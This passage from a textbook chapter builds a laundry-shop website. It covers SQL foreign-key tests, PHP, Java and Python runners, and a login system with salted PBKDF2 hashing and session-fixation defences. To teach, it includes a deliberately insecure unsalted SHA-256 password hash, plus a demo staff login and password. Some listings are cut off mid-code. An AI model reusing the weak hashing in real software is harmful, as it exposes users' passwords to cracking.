    name   VARCHAR(50) NOT NULL,
    phone  VARCHAR(30) NOT NULL,
    CONSTRAINT Customer_pk PRIMARY KEY (id)
) ENGINE = InnoDB;

CREATE TABLE Service (
    id          VARCHAR(5)   NOT NULL,
    description VARCHAR(50)  NOT NULL,
    price       DECIMAL(7,2) NOT NULL,
    CONSTRAINT Service_pk PRIMARY KEY (id),
    CONSTRAINT Service_price_pos CHECK (price > 0)
) ENGINE = InnoDB;

CREATE TABLE Bill (
    id          CHAR(5)       NOT NULL,
    arrived     DATETIME      NOT NULL,
    unit        INT           NOT NULL,
    payment     DECIMAL(10,2) NOT NULL,
    Customer_id CHAR(5)       NOT NULL,
    Service_id  VARCHAR(5)    NOT NULL,
    CONSTRAINT Bill_pk PRIMARY KEY (id),
    CONSTRAINT Bill_unit_pos CHECK (unit > 0),
    CONSTRAINT Bill_Customer FOREIGN KEY (Customer_id) REFERENCES Customer (id)
        ON DELETE RESTRICT ON UPDATE CASCADE,
    CONSTRAINT Bill_Service FOREIGN KEY (Service_id) REFERENCES Service (id)
        ON DELETE RESTRICT ON UPDATE CASCADE
) ENGINE = InnoDB;

INSERT INTO Customer VALUES ('C0001', 'Nabila Rahman', '0896-0000-9434'),
                            ('C0002', 'Winda Sugiarto', '0858-0000-2719');
INSERT INTO Service VALUES ('S0001', 'Wash, dry & fold (per kg)', 8000),
                           ('S0004', 'Dry cleaning - shirt/blouse (per item)', 20000);
INSERT INTO Bill VALUES ('B0001', '2026-09-30 08:15:00', 5, 5 * 8000, 'C0001', 'S0001');
```

Listing 8.1 (Continued) *p81_design.mysql.sql: three tables, two foreign keys, and four statements that test them.*

```
-- 1. A bill for a customer who does not exist: the foreign key refuses it.
INSERT INTO Bill VALUES ('B0002', '2026-09-30 08:20:00', 2, 40000, 'C9999', 'S0004');
-- 2. Deleting a customer who still has a bill: RESTRICT refuses it.
DELETE FROM Customer WHERE id = 'C0001';
-- 3. Deleting a customer with no bills is allowed.
DELETE FROM Customer WHERE id = 'C0002';
-- 4. Changing a customer's key: CASCADE carries the change into Bill.
UPDATE Customer SET id = 'C0100' WHERE id = 'C0001';

SELECT b.id AS bill, c.id AS customer, c.name, s.description, b.unit, b.payment
  FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON s.id =
b.Service_id;

-- Every bill and the customer it points to.
SELECT id AS bill, Customer_id FROM Bill ORDER BY id;
```

Run it with `mysql -u root --force -t < p81_design.mysql.sql`. The option `--force` tells the client to carry on after an error, which we need, because two of the statements are *meant* to fail. On MariaDB 10.11 it printed this:

```
--------------
INSERT INTO Bill VALUES ('B0002', '2026-09-30 08:20:00', 2, 40000, 'C9999', 'S0004')
--------------

ERROR 1452 (23000) at line 45: Cannot add or update a child row: a foreign key constraint
fails (`p81_demo`.`Bill`, CONSTRAINT `Bill_Customer` FOREIGN KEY (`Customer_id`) REFERENCES
`Customer` (`id`) ON UPDATE CASCADE)
--------------
DELETE FROM Customer WHERE id = 'C0001'
--------------

ERROR 1451 (23000) at line 47: Cannot delete or update a parent row: a foreign key

+-------+-------------+
| bill  | Customer_id |
+-------+-------------+
| B0001 | C0100       |
+-------+-------------+
```

Line by line. The script first throws away any earlier copy of the practice database and makes a fresh one, so that it can be run as many times as you like. `CHARACTER SET utf8mb4` lets names contain any character people really use, including those outside the Latin alphabet. Each `CREATE TABLE` lists the columns with their types and `NOT NULL` where a value is compulsory, then names its constraints with `CONSTRAINT name …`, so that an error message can say *which* rule was broken; look for `Bill_Customer` in the two errors above. `ENGINE = InnoDB` asks for MySQL's storage engine that enforces foreign keys; the old MyISAM engine accepts the `FOREIGN KEY` clause and then silently ignores it. The two `CHECK` constraints refuse a price of zero and a quantity of zero; MySQL enforces `CHECK` from version 8.0.16, and MariaDB from 10.2. Then come the tests. Statement 1 tries to write a bill for customer `C9999`, who does not exist: error 1452, "Cannot add or update a child row". Statement 2 tries to delete `C0001`, who has bill `B0001`: error 1451, "Cannot delete or update a parent row", because of `ON DELETE RESTRICT`. Statement 3 deletes `C0002`, who has no bills, and succeeds silently. Statement 4 changes the key `C0001` into `C0100`, and the last

query shows that bill `B0001` now points at `C0100`: `ON UPDATE CASCADE` carried the change across without anyone touching `Bill`.

The Java solution. SQLite understands almost the same SQL. The file `p81_design.sqlite.sql` differs from **Listing 8.1** in only three places: it has no `CREATE DATABASE` or `USE` (a SQLite database is simply a file), it has no `ENGINE` clauses, and its first line is `PRAGMA foreign_keys = ON;`, for a reason the tempting wrong solution will make vivid. **Listing 8.2** reads that file, runs it statement by statement over JDBC on a database held in memory, and reports what each statement did.

Listing 8.2 `P81Design.java`: the physical model run over JDBC, one statement at a time, with the database's verdict on each.

```
// P81Design.java - Problem 8.1: run the SQLite physical model over JDBC and report each
statement.
// Compile: javac -d out P81Design.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P81Design [--no-fk]
(Windows: ; not :)
import java.nio.file.Files;
import java.nio.file.Path;
import java.sql.*;
import java.util.ArrayList;
import java.util.List;

public class P81Design {
    public static void main(String[] args) throws Exception {
        String script = Files.readString(Path.of("..", "sql", "p81_design.sqlite.sql"));
        if (args.length > 0 && args[0].equals("--no-fk")) {
            script = script.replace("PRAGMA foreign_keys = ON;", "");   // the tempting
mistake
        }
        try (Connection c = DriverManager.getConnection("jdbc:sqlite::memory:");
             Statement st = c.createStatement()) {
            for (String chunk : script.split(";\n")) {
                List<String> lines = new ArrayList<>();
                for (String ln : chunk.split("\n")) {
                    if (!ln.isBlank() && !ln.strip().startsWith("--")) lines.add(ln);
                }
                if (lines.isEmpty()) continue;
                String sql = String.join("\n", lines), first = lines.get(0).strip();
                String label = String.format("%-60s", first.substring(0, Math.min(60,
first.length())));
                try {
                    if (first.startsWith("SELECT")) {
                        System.out.println("SELECT ->");
                        try (ResultSet rs = st.executeQuery(sql)) {
                            int n = rs.getMetaData().getColumnCount();
                            while (rs.next()) {
                                List<String> cells = new ArrayList<>();
                                for (int i = 1; i <= n; i++) cells.add(rs.getString(i));
                                System.out.println("    " + String.join(" | ", cells));
                            }
                        }
                    } else {
                        int count = st.executeUpdate(sql);
                        if (first.matches("^(INSERT|DELETE|UPDATE).*")) {
                            System.out.println(label + " OK, " + count + " row(s)");
                        }
                    }
                } catch (SQLException e) {                    // the database refused the
statement
                    System.out.println(label + " REFUSED: " + e.getMessage());
                }
            }
```

Listing 8.2 (Continued) *P81Design.java: the physical model run over JDBC, one statement at a time, with the database's verdict on each.*

```
        }
    }
}
```

```
INSERT INTO Customer VALUES ('C0001', 'Nabila Rahman', '0896 OK, 2 row(s)
INSERT INTO Service VALUES ('S0001', 'Wash, dry & fold (per  OK, 2 row(s)
INSERT INTO Bill VALUES ('B0001', '2026-09-30 08:15:00', 5,  OK, 1 row(s)
INSERT INTO Bill VALUES ('B0002', '2026-09-30 08:20:00', 2,  REFUSED:
[SQLITE_CONSTRAINT_FOREIGNKEY] A foreign key constraint failed (FOREIGN KEY constraint
failed)
DELETE FROM Customer WHERE id = 'C0001'                      REFUSED:
[SQLITE_CONSTRAINT_TRIGGER] A RAISE function within a trigger fired, causing the SQL
statement to abort (FOREIGN KEY constraint failed)
DELETE FROM Customer WHERE id = 'C0002'                      OK, 1 row(s)
UPDATE Customer SET id = 'C0100' WHERE id = 'C0001'          OK, 2 row(s)
SELECT ->
    B0001 | C0100 | Nabila Rahman | Wash, dry & fold (per kg) | 5 | 40000
SELECT ->
    B0001 | C0100
```

The Python solution. **Listing 8.3** is the same runner in Python, using the `sqlite3` module that ships with the language. `isolation_level=None` puts the connection in *autocommit* mode, so each statement is its own transaction and a refused statement does not disturb the ones before it.

Listing 8.3 `p81_design.py`: the same runner in Python; `--no-fk` removes the `PRAGMA` line to show the tempting mistake.

```python
# p81_design.py - Problem 8.1: run the SQLite physical model and report what each statement
did.
#     python p81_design.py            foreign keys ON (correct)
#     python p81_design.py --no-fk    the tempting mistake: the PRAGMA left out
import os
import sqlite3
import sys

HERE = os.path.dirname(os.path.abspath(__file__))
script = open(os.path.join(HERE, "..", "sql", "p81_design.sqlite.sql"), encoding="utf-
8").read()
if "--no-fk" in sys.argv:
    script = script.replace("PRAGMA foreign_keys = ON;", "")

conn = sqlite3.connect(":memory:", isolation_level=None)      # autocommit: one statement
at a time
for chunk in script.split(";\n"):
    lines = [ln for ln in chunk.splitlines() if ln.strip() and not
ln.lstrip().startswith("--")]
    if not lines:
        continue
    sql = "\n".join(lines)
    first = lines[0].strip()
    try:
        cur = conn.execute(sql)
        if first.startswith("SELECT"):
            print("SELECT ->")
            for r in cur.fetchall():
                print("    ", " | ".join(str(x) for x in r))
        elif first.startswith(("INSERT", "DELETE", "UPDATE")):
            print(f"{first[:60]:<60} OK, {cur.rowcount} row(s)")
    except sqlite3.IntegrityError as e:
        print(f"{first[:60]:<60} REFUSED: {e}")
```

```
INSERT INTO Customer VALUES ('C0001', 'Nabila Rahman', '0896 OK, 2 row(s)
INSERT INTO Service VALUES ('S0001', 'Wash, dry & fold (per  OK, 2 row(s)
INSERT INTO Bill VALUES ('B0001', '2026-09-30 08:15:00', 5,  OK, 1 row(s)
INSERT INTO Bill VALUES ('B0002', '2026-09-30 08:20:00', 2,  REFUSED: FOREIGN KEY
constraint failed
DELETE FROM Customer WHERE id = 'C0001'                      REFUSED: FOREIGN KEY
constraint failed
DELETE FROM Customer WHERE id = 'C0002'                      OK, 1 row(s)
UPDATE Customer SET id = 'C0100' WHERE id = 'C0001'          OK, 1 row(s)
SELECT ->
    B0001 | C0100 | Nabila Rahman | Wash, dry & fold (per kg) | 5 | 40000
SELECT ->
    B0001 | C0100
```

The two runs agree on every verdict, and they differ in two small details that are worth understanding rather than ignoring. The Java driver reports the refused `DELETE` as "A RAISE function within a trigger fired": SQLite implements foreign-key actions internally with hidden triggers, and the JDBC driver passes the internal wording through. And the Java driver counts the `UPDATE` as two changed rows, where Python counts one: the driver adds the row in `Bill` that the cascade changed. Neither is an error; both are reminders that the text of an error message and a row count belong to the driver, while the decision (refused or allowed) belongs to the database.

A tempting wrong solution. Leave out `PRAGMA foreign_keys = ON`. The script still runs, every `CREATE TABLE` still contains its `FOREIGN KEY` clause, and nothing looks wrong. Now watch:

```
INSERT INTO Customer VALUES ('C0001', 'Nabila Rahman', '0896 OK, 2 row(s)
INSERT INTO Service VALUES ('S0001', 'Wash, dry & fold (per  OK, 2 row(s)
INSERT INTO Bill VALUES ('B0001', '2026-09-30 08:15:00', 5,  OK, 1 row(s)
INSERT INTO Bill VALUES ('B0002', '2026-09-30 08:20:00', 2,  OK, 1 row(s)
DELETE FROM Customer WHERE id = 'C0001'                      OK, 1 row(s)
DELETE FROM Customer WHERE id = 'C0002'                      OK, 1 row(s)
UPDATE Customer SET id = 'C0100' WHERE id = 'C0001'          OK, 0 row(s)
SELECT ->
SELECT ->
    B0001 | C0001
    B0002 | C9999
```

Every statement "succeeds". The bill for the non-existent `C9999` is stored; customer `C0001` is deleted while bill `B0001` still points at him; the cascade never happens (0 rows changed); the join returns nothing because the customers it would join to are gone; and the last query shows two *orphan* bills pointing at customers who do not exist. SQLite, for compatibility with databases written before 2009, checks foreign keys only when each connection asks it to [5]. The declaration in the schema is not enough; the switch must be turned on every time a connection is opened, which is why every program in this chapter does it on its second line of database code. MySQL has the matching trap in the MyISAM engine mentioned above.

CHECK YOURSELF. A new table `Pickup(id, Bill_id, courier, pickup_at)` records couriers collecting finished laundry from customers' homes. Every pickup belongs to exactly one bill, and a bill may be picked up at most once. Write its `CREATE TABLE` for MySQL. Which constraint expresses "at most once"?

Answer. `CREATE TABLE Pickup (id INT NOT NULL AUTO_INCREMENT, Bill_id CHAR(5) NOT NULL, courier VARCHAR(50) NOT NULL, pickup_at DATETIME NOT NULL, CONSTRAINT Pickup_pk PRIMARY KEY (id), CONSTRAINT Pickup_bill_uq UNIQUE (Bill_id), CONSTRAINT Pickup_Bill FOREIGN KEY (Bill_id) REFERENCES Bill (id) ON DELETE RESTRICT ON UPDATE CASCADE) ENGINE = InnoDB;`. The foreign key says "a real bill"; the `UNIQUE` constraint on `Bill_id` says "at most once", turning the relationship from one-to-many into one-to-one.

8.4.2 Problem 8.2 — Registration, login and logout

PROBLEM. The website must include login, registration and logout features.

In our own words. Three actions. *Registration* creates an account: a row in the database with a way of recognizing its owner later. *Login* checks an e-mail address and a password against that row and, if they match, makes the server remember "this browser belongs to that account" for the requests that follow. *Logout* makes the server forget it. The statement says nothing about *how*, and every part of the how matters: where the password is kept, what the browser holds, and what happens to the old session.

Design. Who has an account? The Laundry database already has staff accounts: every `Employee` row carries a `password_hash`, and the demonstration logins are listed in the database's own README (for example `kasir1@profitina-laundry.example` with the password `Kasir#2026` for a cashier of outlet O01). Customers have a `password_hash` column too, empty for all of them. So *registration* is for customers: a new customer fills in a form and becomes a new `Customer` row with a password hash. *Login* accepts either kind of account: it looks for the e-mail address among the employees first and then among the customers, and remembers which kind it found. That one fact, *staff* or *customer*, decides what the visitor may do afterwards (Step 5 of Section 8.2).

Three rules shape the code, and each answers a real attack.

1. **Never store a password; store a slow, salted hash of it.** A *hash function* turns any text into a fixed-length fingerprint from which the text cannot be computed back. A *salt* is a random value, different for every password, mixed in before hashing and stored beside the hash. *Slow* means the hash is computed many thousands of times over, so that checking one guess costs a noticeable fraction of a second. The Laundry database uses PBKDF2 with HMAC-SHA256 and 600,000 rounds [6], the figure recommended by OWASP [7], and stores the result as `pbkdf2_sha256$600000$<salt>$<hash>`, 90 characters in all.
2. **Keep the identity on the server.** The browser receives only a long random *session id* in a cookie; the fact "this is Dewi, a cashier of O01" stays on the server, filed under that id (Chapter 5, and Problem 8.7 below).
3. **Change the session id at login, destroy the session at logout.** If the id stayed the same across a login, an attacker who had planted a known id in your browser beforehand would be logged in the moment you are. This attack is called *session fixation* [8].

The PHP solution. The Laundry Desk is two files. **Listing 8.4** holds the helpers every page uses: the database connection, three tiny functions for running SQL with placeholders, the clock, the id generator, the password functions, HTML escaping, and the function that prints a whole page.

Listing 8.4 `lib.php`: the database connection, the SQL helpers, password hashing and the page layout of the Laundry Desk.

```php
<?php
// lib.php - shared helpers of the Laundry Desk (Problems 8.2 and 8.3).
declare(strict_types=1);

const ITERATIONS = 600000;              // PBKDF2 rounds, the same as the Laundry database

// One PDO connection per request. SQLite by default; MySQL when LAUNDRY_DSN is set,
// e.g. LAUNDRY_DSN="mysql:host=127.0.0.1;dbname=profitina_laundry;charset=utf8mb4".
function db(): PDO
{
    static $pdo = null;
    if ($pdo === null) {
        $dsn = getenv('LAUNDRY_DSN') ?: 'sqlite:' . (getenv('LAUNDRY_DB') ?: __DIR__ .
'/../data/laundry.db');
        $pdo = new PDO($dsn, getenv('LAUNDRY_USER') ?: null, getenv('LAUNDRY_PASSWORD') ?:
null);
        $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
        $pdo->setAttribute(PDO::ATTR_DEFAULT_FETCH_MODE, PDO::FETCH_ASSOC);
        if (str_starts_with($dsn, 'sqlite:')) {
            $pdo->exec('PRAGMA foreign_keys = ON');     // SQLite checks foreign keys only
when asked
        }
    }
    return $pdo;
}

// Rows of a SELECT with ? placeholders.
function rows(string $sql, array $args = []): array
{
    $st = db()->prepare($sql);
    $st->execute($args);
    return $st->fetchAll();
}

// One row, or null when there is none.
function row(string $sql, array $args = []): ?array
{
    return rows($sql, $args)[0] ?? null;
}

// INSERT, UPDATE or DELETE with ? placeholders.
function run(string $sql, array $args = []): void
{
    db()->prepare($sql)->execute($args);
}
```

Listing 8.4 (Continued) *lib.php: the database connection, the SQL helpers, password hashing and the page layout of the Laundry Desk.*

```
// The shop clock. LAUNDRY_NOW fixes it for tests; the data ends at 2026-09-30 21:00.
function now(): string
{
    return getenv('LAUNDRY_NOW') ?: date('Y-m-d H:i:s');
}

// Next id of a table whose ids look like C0256 or B2953: prefix + 4 digits.
function next_id(string $table, string $prefix): string
{
    $max = row("SELECT MAX(id) AS m FROM $table")['m'] ?? $prefix . '0000';
    return $prefix . str_pad((string) ((int) substr($max, 1) + 1), 4, '0', STR_PAD_LEFT);
}

function hash_password(string $password): string
{
    $salt = random_bytes(16);
    $key = hash_pbkdf2('sha256', $password, $salt, ITERATIONS, 32, true);
    return 'pbkdf2_sha256$' . ITERATIONS . '$' . base64_encode($salt) . '$' .
base64_encode($key);
}

function verify_password(string $password, ?string $stored): bool
{
    $p = explode('$', (string) $stored);
    if (count($p) !== 4 || $p[0] !== 'pbkdf2_sha256') {

"</nav>\n",
         '<h1>', h($title), "</h1>\n", $msg, $body, "\n</body></html>\n";
}
```

Listing 8.5 is the *front controller*: the single file through which every request enters. It starts the session, works out the method and the path, and then walks down a list of routes; the first one that matches handles the request and stops. This problem is about its first part, headed "authentication"; Problem 8.3 is about the rest.

Listing 8.5 `public/index.php`: the front controller of the Laundry Desk. Authentication comes first, then the public price list, the customer's own page, and the staff features.

```php
<?php
// index.php - the Laundry Desk front controller: every request enters here (Problems 8.2
and 8.3).
// Run:  php -S 127.0.0.1:8080 -t public public/index.php
declare(strict_types=1);
require __DIR__ . '/../lib.php';

session_start(['cookie_httponly' => true, 'cookie_samesite' => 'Lax']);
$method = $_SERVER['REQUEST_METHOD'];
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
$in = fn(string $k): string => trim((string) ($_POST[$k] ?? ''));

// ---------------------------------------------------------------- authentication
if ($path === '/') {
    redirect(user() ? '/home' : '/login');
}

if ($path === '/login') {
    $err = '';
    if ($method === 'POST') {
        $email = $in('email');
        $u = row('SELECT id, name, Outlet_id, password_hash FROM Employee WHERE email = ?',
[$email]);
        $kind = 'staff';
        if ($u === null) {
            $u = row('SELECT id, name, NULL AS Outlet_id, password_hash FROM Customer WHERE
email = ?', [$email]);
            $kind = 'customer';
        }
        if ($u !== null && verify_password($_POST['password'] ?? '', $u['password_hash']))
{
            session_regenerate_id(true);             // a fresh session id after every
login
            $_SESSION['user'] = ['kind' => $kind, 'id' => $u['id'], 'name' => $u['name'],
                                 'outlet' => $u['Outlet_id']];
            flash('Welcome, ' . $u['name'] . '.');
            redirect('/home');
        }
        $err = '<p class="err">Wrong e-mail or password.</p>';
    }
    page('Log in', $err . '<form method="post">
<label>E-mail <input name="email" type="email" required></label>
<label>Password <input name="password" type="password" required></label>
<button>Log in</button></form>');
    exit;
}
```

Listing 8.5 (Continued) *public/index.php: the front controller of the Laundry Desk. Authentication comes first, then the public price list, the customer's own page, and the staff features.*

```
if ($path === '/register') {
    $err = '';
    if ($method === 'POST') {

```

Line by line, the helpers. `db()` opens one PDO connection [9] per request and keeps it in a `static` variable, so that the second call returns the same connection. The data source name comes from the environment variable `LAUNDRY_DSN` when it is set (that is how the same code runs on MySQL) and otherwise points at the SQLite file. `ERRMODE_EXCEPTION` makes every database error an exception instead of a silent `false`, and the `PRAGMA` line switches on foreign keys for SQLite, the lesson of Problem 8.1. `rows()`, `row()` and `run()` are the only three ways the pages talk to the database, and all three take the SQL text with `?` placeholders and the values separately; there is no way to paste a visitor's input into the SQL text through them (Problem 8.6 shows why that matters). `now()` returns the shop clock; the environment variable `LAUNDRY_NOW` freezes it for testing, because the sample data ends on 30 September 2026 at 21:00 and a bill cannot be finished before it arrived. `next_id()` finds the largest id of a table, `C0256` for instance, and adds one to make `C0257`. `hash_password()` draws 16 random bytes of salt with `random_bytes`, derives a 32-byte key with `hash_pbkdf2`, and writes the four parts separated by `$`. `verify_password()` takes the stored string apart, derives the key again from the offered password with the *stored* salt and round count, and compares the two keys with `hash_equals`, which takes the same time whether the first byte differs or the last, so that timing the answer reveals nothing. `h()` escapes the five characters that mean something in HTML; every value that came from a user or from the database passes through it before it is printed. `require_login()` is the permission check of Step 5: no session means a redirect to `/login`, the wrong kind of account means the status 403, *Forbidden*.

Line by line, authentication. In `index.php`, `session_start` is given two options: `cookie_httponly`, so that JavaScript on the page cannot read the session cookie, and `cookie_samesite => 'Lax'`, so that the browser does not send it along with a form posted from someone else's site. The login route looks up the e-mail address in `Employee`, then in `Customer`, remembering which; note that the error message is the same whether the address is unknown or the password is wrong, so that the form cannot be used to find out who has an account. On success, `session_regenerate_id(true)` gives the browser a new session id and deletes the old one (rule 3), and only then is the user stored in the session. The registration route collects seven fields with the small arrow function `$in`, which trims spaces, checks them one after another and stops at the first problem, so that the visitor sees one clear message; the database's own `CHECK` constraints would catch a bad gender or date too, but a message written for people is kinder than a constraint name. A new customer gets the next id, the time of registration, a credit of zero, the legacy placeholder `'*****'` in the old five-character password column (never a real password), and the hash. Logout does three things: it empties `$_SESSION`, destroys the session file on the server, and sends the browser an expired copy of the cookie so that it throws its own away.

The Java solution. The Java Laundry Desk (listed in full with Problem 8.3, as **Listing 8.10**) does the same with the JDK's own classes. Java has no built-in session, so the program keeps a map from random session ids to little maps of attributes, issues the id in a cookie named `SID` with `HttpOnly` and `SameSite=Lax`, and on login removes the old entry and creates a fresh one. The password functions use `SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256")` to derive the key and `MessageDigest.isEqual` to compare in constant time.

The Python solution. In the Flask version (**Listing 8.9**) the session is Flask's own [10]: a cookie whose contents are *signed* with the application's secret key, so that the browser can read it but cannot change it without the change being detected (Problem 8.7 tries). `session.clear()` at login plays the part of regenerating the id; at logout it leaves an empty session behind. The hash is `hashlib.pbkdf2_hmac`, and the comparison is `hmac.compare_digest`.

A tempting wrong solution. "The password only needs to be scrambled", so one writes `hash('sha256', $password)` and stores that: one line, no salt, no rounds. **Listing 8.6** compares that with the right way, for two customers who happen to choose the same password.

Listing 8.6 `p82_hashes.php`: an unsalted fast hash against a salted slow one, for two customers with the same password.

```php
<?php
// p82_hashes.php - Problem 8.2: why a password is stored as a SALTED, SLOW hash.
// Two customers happen to choose the same password.
declare(strict_types=1);
require __DIR__ . '/lib.php';

$pw = 'rahasia123';
// The tempting way: one fast, unsalted hash.
$a = hash('sha256', $pw);
$b = hash('sha256', $pw);
echo 'unsalted sha256, customer A: ', substr($a, 0, 16), "...\n";
echo 'unsalted sha256, customer B: ', substr($b, 0, 16), "...\n";
echo 'identical?                   ', $a === $b ? 'yes' : 'no', "\n";
// The right way: PBKDF2 with a fresh random salt per password (lib.php).
$c = hash_password($pw);
$d = hash_password($pw);
echo 'PBKDF2 stored forms equal?   ', $c === $d ? 'yes' : 'no', "\n";
echo 'stored form length:          ', strlen($c), " characters\n";
echo 'A verifies with rahasia123?  ', verify_password($pw, $c) ? 'yes' : 'no', "\n";
echo 'A verifies with rahasia124?  ', verify_password('rahasia124', $c) ? 'yes' : 'no',
"\n";
```

```
unsalted sha256, customer A: bee5688aea66a474...
unsalted sha256, customer B: bee5688aea66a474...
identical?                   yes
PBKDF2 stored forms equal?   no
stored form length:          90 characters
A verifies with rahasia123?  yes
A verifies with rahasia124?  no
```

The unsalted hashes are identical, so anyone who reads the table sees at once that A and B share a password, and one cracked password cracks every account that uses it. Worse, SHA-256 is *fast*: an ordinary graphics card computes billions of them per second, and lists of hashes of common passwords are published ready-made. With PBKDF2 and a fresh salt, the two stored forms differ even though the passwords are equal, and every single guess costs 600,000 rounds of work for one account only. The last two lines show that verification still works, and that a password one character off is refused. **Listing 8.7** and **Listing 8.8** are the same experiment in Python and Java; they reuse the hashing functions of their own Laundry Desk, and they printed exactly the same seven lines.

Listing 8.7 `p82_hashes.py`: the same comparison in Python, reusing the Flask application's hashing functions.

```
# p82_hashes.py - Problem 8.2: why a password is stored as a SALTED, SLOW hash.
import hashlib

from laundry_desk import hash_password, verify_password

pw = "rahasia123"
a = hashlib.sha256(pw.encode()).hexdigest()          # the tempting way: fast and unsalted
b = hashlib.sha256(pw.encode()).hexdigest()
print("unsalted sha256, customer A:", a[:16] + "...")
print("unsalted sha256, customer B:", b[:16] + "...")
print("identical?                  ", "yes" if a == b else "no")
c, d = hash_password(pw), hash_password(pw)          # the right way: PBKDF2, fresh salt
each time
print("PBKDF2 stored forms equal?  ", "yes" if c == d else "no")
print("stored form length:         ", len(c), "characters")
print("A verifies with rahasia123? ", "yes" if verify_password(pw, c) else "no")
print("A verifies with rahasia124? ", "yes" if verify_password("rahasia124", c) else "no")
```

Listing 8.8 `P82Hashes.java`: the same comparison in Java, reusing `LaundryDesk.hashPassword` and `LaundryDesk.verifyPassword`.

```
// P82Hashes.java - Problem 8.2: why a password is stored as a SALTED, SLOW hash.
// Run (after compiling LaundryDesk.java into the same folder): java -cp out P82Hashes
import java.security.MessageDigest;
import java.nio.charset.StandardCharsets;
import java.util.HexFormat;

public class P82Hashes {
    static String sha256(String s) throws Exception {
        return HexFormat.of().formatHex(MessageDigest.getInstance("SHA-
256").digest(s.getBytes(StandardCharsets.UTF_8)));
    }

    public static void main(String[] args) throws Exception {
        String pw = "rahasia123";
        String a = sha256(pw), b = sha256(pw);                    // the tempting way:
fast and unsalted
        System.out.println("unsalted sha256, customer A: " + a.substring(0, 16) + "...");
        System.out.println("unsalted sha256, customer B: " + b.substring(0, 16) + "...");
        System.out.println("identical?                   " + (a.equals(b) ? "yes" : "no"));
        String c = LaundryDesk.hashPassword(pw), d = LaundryDesk.hashPassword(pw);   //
PBKDF2, fresh salt
        System.out.println("PBKDF2 stored forms equal?   " + (c.equals(d) ? "yes" : "no"));
        System.out.println("stored form length:          " + c.length() + " characters");
        System.out.println("A verifies with rahasia123?  " +
(LaundryDesk.verifyPassword(pw, c) ? "yes" : "no"));
        System.out.println("A verifies with rahasia124?  " +
(LaundryDesk.verifyPassword("rahasia124", c) ? "yes" : "no"));
    }
}
```

CHECK YOURSELF. A customer forgets her password. A classmate proposes a page that e-mails her the old one. Why is that impossible with the design above, and what should the page do instead?

Answer. The database holds only a salted hash, from which the password cannot be computed, so there is nothing to send, and that is the point. The page should instead e-mail a one-time link containing a long random token (stored, hashed, with an expiry time of, say, thirty minutes); following the link lets her choose a *new* password, which is then hashed and stored like any other.

8.4.3 Problem 8.3 — Eight features on one database

> **PROBLEM.** The website must have at least eight features, not counting authentication, and together they must create, read, update and delete data (CRUD).

In our own words. Eight things a user can *do*, each of which changes or shows data in a way that matters to the business. Login, registration and logout do not count. Neither do pages that only exist to make other pages work (a home page, an error page).

Design. Following Steps 1 and 4 of Section 8.2, **Table 8.2** lists the features, who may use each, its URLs and the letters of CRUD it exercises. There are nine; the ninth belongs to the customer rather than the staff, and it gives the registration of Problem 8.2 something to be for.

Table 8.2 The nine features of the Laundry Desk, beyond registration, login and logout. Every letter of CRUD appears, and every feature is a URL a test can call.

#	Feature	Who	URLs	CRUD
F1	List and search customers	staff	`GET /customers?q=`	R
F2	Add a customer	staff	`GET`, `POST /customers/new`	C
F3	Edit a customer	staff	`GET`, `POST /customers/{id}/edit`	U
F4	Delete a customer (refused while bills exist)	staff	`POST /customers/{id}/delete`	D
F5	The price list	everyone	`GET /services`	R
F6	Take in a new bill, priced by the server	staff	`GET`, `POST /bills/new`	C
F7	Move a bill to its next status, with an audit row	staff	`POST /bills/{id}/advance`	U, C
F8	Show a bill, record a payment, keep the balance	staff	`GET /bills/{id}`, `POST /bills/{id}/pay`	R, C
F9	A customer's own bills and balances	customer	`GET /my-bills`	R

Every request travels the same road through the front controller, drawn in **Figure 8.3**: the session is started, the route is found, the permission check runs, the handler validates the input and talks to the database, and the answer is either a page (for a `GET`) or a redirect (after a `POST` that changed something, the Post/Redirect/Get rule).



Figure 8.3 One request through the Laundry Desk. A failed permission check short-cuts to a redirect; a successful change ends in a redirect too, so that reloading the page never repeats the change.

A bill moves through three states, drawn in **Figure 8.4**: `queued` when it is taken in, `finished` when the washing is done, `departed` when the customer has collected it. A cancelled bill is recorded as `departed` with no finishing time and a charge of zero, plus a `cancelled` row in the log (Exercise 8.10 does it). The status never moves backwards, and every move adds a row to `StatusLog` naming the employee who made it.

